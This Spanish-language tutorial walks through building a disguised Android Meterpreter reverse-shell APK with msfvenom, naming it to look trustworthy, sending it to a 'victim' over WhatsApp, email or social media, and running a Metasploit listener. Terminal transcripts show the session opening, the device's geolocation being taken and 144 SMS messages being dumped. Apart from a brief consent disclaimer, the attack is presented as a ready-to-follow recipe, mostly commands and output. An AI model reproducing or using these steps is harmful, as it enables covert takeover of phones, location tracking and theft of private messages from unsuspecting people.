
Las pruebas de seguridad con Metasploit pueden ser útiles para evaluar la seguridad de un dispositivo Android y detectar posibles vulnerabilidades. Una de las técnicas comunes es la ejecución de un ataque de "Metasploit Reverse" en un dispositivo Android. Sin embargo, es importante recordar que estas pruebas solo deben llevarse a cabo con el permiso y el consentimiento explícito del propietario del dispositivo. Realizar pruebas de seguridad sin autorización es ilegal.

Aquí hay una descripción general de los pasos involucrados en un ataque de Metasploit Reverse en Android:


- Configuración del entorno: Asegúrate de tener un entorno adecuado para llevar a cabo las pruebas de seguridad, como una instalación de Kali Linux y un dispositivo Android de prueba.
- Configuración de Metasploit: Se abre la consola de Kali Linux y ejecuta el comando "msfconsole" para iniciar Metasploit.
- Selección del exploit: En Metasploit, puedes usar el comando "search" para buscar exploits específicos de Android. Por ejemplo, puedes buscar exploits para Android utilizando el comando "search android".
- Configuración del exploit: Selecciona un exploit adecuado y configúralo con los parámetros necesarios, como la dirección IP del dispositivo objetivo y el puerto que se utilizará para la conexión inversa.
- Ejecución del exploit: Una vez que el exploit esté configurado, se utiliza el comando "exploit" para ejecutarlo y comenzar el ataque contra el dispositivo Android.
- Conexión inversa: Si el ataque tiene éxito, se establecerá una conexión inversa con el dispositivo objetivo, lo que te permitirá controlarlo y acceder a su información.

❖ CAPTURAS DEL PROCESO


1. Ejecutamos la terminal de Kali Linux.
2. Ingresamos el comando **ifconfig** para obtener la dirección IP.
3. Luego escribimos el siguiente comando en la terminal:
msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.1.9 LPORT=4444R> NovaVentaRevista.apk
4. Esperamos y esto nos crea un **archivo APK** con el nombre que le asignamos. El cual se utilizará para infectar el móvil de la víctima.
5. Creamos el Malware "NovaVentaRevista.apk" le asignamos un nombre confiable ya que esta se utilizará para infectar el móvil de la víctima.




6. Se envía la APK infectada a la víctima , puede ser por whatsapp, correo, red social, montarlo a una página web entre otras.




7. Activamos el modo LISTENING, se espera a que el atacado instale y abra la APK






8. La víctima hace la instalación en el celular

9. Cuando el cliente abre la APK se capturan los datos, escribimos los comandos paramanipular el dispositivo móvil.




```
kali@kali: ~  
File Actions Edit View Help  
kali@kali: ~ x kali@kali: ~ x  
kali@kali: ~  
msfconsole -q  
use exploit/multi/handler  
msf6 > use exploit/multi/handler  
[*] Using configured payload generic/shell_reverse_tcp  
msf6 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp  
payload => android/meterpreter/reverse_tcp  
msf6 exploit(multi/handler) > set LHOST 192.168.1.9  
LHOST => 192.168.1.9  
msf6 exploit(multi/handler) > set LPORT 4444  
LPORT => 4444  
msf6 exploit(multi/handler) > exploit  
[*] Started reverse TCP handler on 192.168.1.9:4444  
[*] Sending stage (78189 bytes) to 192.168.1.10  
[*] Meterpreter session 1 opened (192.168.1.9:4444 -> 192.168.1.10:49198) at 2023-06-02 17:39:37 +0000  
meterpreter > 
```

10. Comando help para abrir la lista de comandos.




```
kali@kali: ~  
File Actions Edit View Help  
kali@kali: ~ x kali@kali: ~ x  
kali@kali: ~  
interval_col Manage interval collection capabilities  
lect  
send_sms Sends SMS from target session  
set_audio_mo Set Ring Mode  
de  
sqlite_query Query a SQLite database from storage  
wakelock Enable/Disable Wakelock  
wlan_geoloca Get current lat-long using WLAN information  
te  
Application Controller Commands  
Command Description  
app_install Request to install apk file  
app_list List installed apps in the device  
app_run Start Main Activity for package name  
app_uninstal Request to uninstall application  
l  
meterpreter > Interrupt: use the 'exit' command to quit  
meterpreter > sysinfo  
Computer : localhost  
OS : Android 11 - Linux 4.19.157-perf+ (aarch64)  
Architecture : aarch64  
System Language : es_US  
Meterpreter : dalvik/android  
meterpreter > 
```


11.comando sysinfo para obtener la información del android




```
kali@kali: ~  
File Actions Edit View Help  
kali@kali: ~ x kali@kali: ~ x  
wlan_geolocate Get current lat-long using WLAN information  
te  
  
Application Controller Commands  
  
Command Description  
app_install Request to install apk file  
app_list List installed apps in the device  
app_run Start Main Activity for package name  
app_uninstall Request to uninstall application  
l  
  
meterpreter > Interrupt: use the 'exit' command to quit  
meterpreter > sysinfo  
Computer : localhost  
OS : Android 11 - Linux 4.19.157-perf+ (aarch64)  
Architecture : aarch64  
System Language : es_US  
Meterpreter : dalvik/android  
meterpreter > geolocate  
[*] Current Location:  
Latitude: 6.2869338  
Longitude: -75.5764152  
  
To get the address: https://maps.googleapis.com/maps/api/geocode/json?latlng=6.2869338,-75.5764152&sensor=true  
meterpreter > █
```

12.comando geolocate para tener la ubicación del dispositivo y comando dump_sms para obtener los mensajes de texto del dispositivo; se crea un archivo sms_dump_20230602174250.txt




```
kali - Thunar  
Go Bookmarks Help  
kali  
Public  
Templates  
Videos  
NovaVentaRevista.apk  
sms_dump_20230602174250.txt  
10 folders | 2 files: 44.4 KIB (45,4...  
  
File Actions Edit View Help  
kali@kali: ~ x kali@kali: ~ x  
Application Controller Commands  
  
Command Description  
app_install Request to install apk file  
app_list List installed apps in the device  
app_run Start Main Activity for package name  
app_uninstall Request to uninstall application  
l  
  
meterpreter > Interrupt: use the 'exit' command to quit  
meterpreter > sysinfo  
Computer : localhost  
OS : Android 11 - Linux 4.19.157-perf+ (aarch64)  
Architecture : aarch64  
System Language : es_US  
Meterpreter : dalvik/android  
meterpreter > geolocate  
[*] Current Location:  
Latitude: 6.2869338  
Longitude: -75.5764152  
  
To get the address: https://maps.googleapis.com/maps/api/geocode/json?latlng=6.2869338,-75.5764152&sensor=true  
meterpreter > dump_sms  
[*] Fetching 144 sms messages  
[*] SMS messages saved to: sms_dump_20230602174250.txt  
meterpreter > █
```

ACA ESTAN TODOS LOS MENSAJES CAPTURADOS

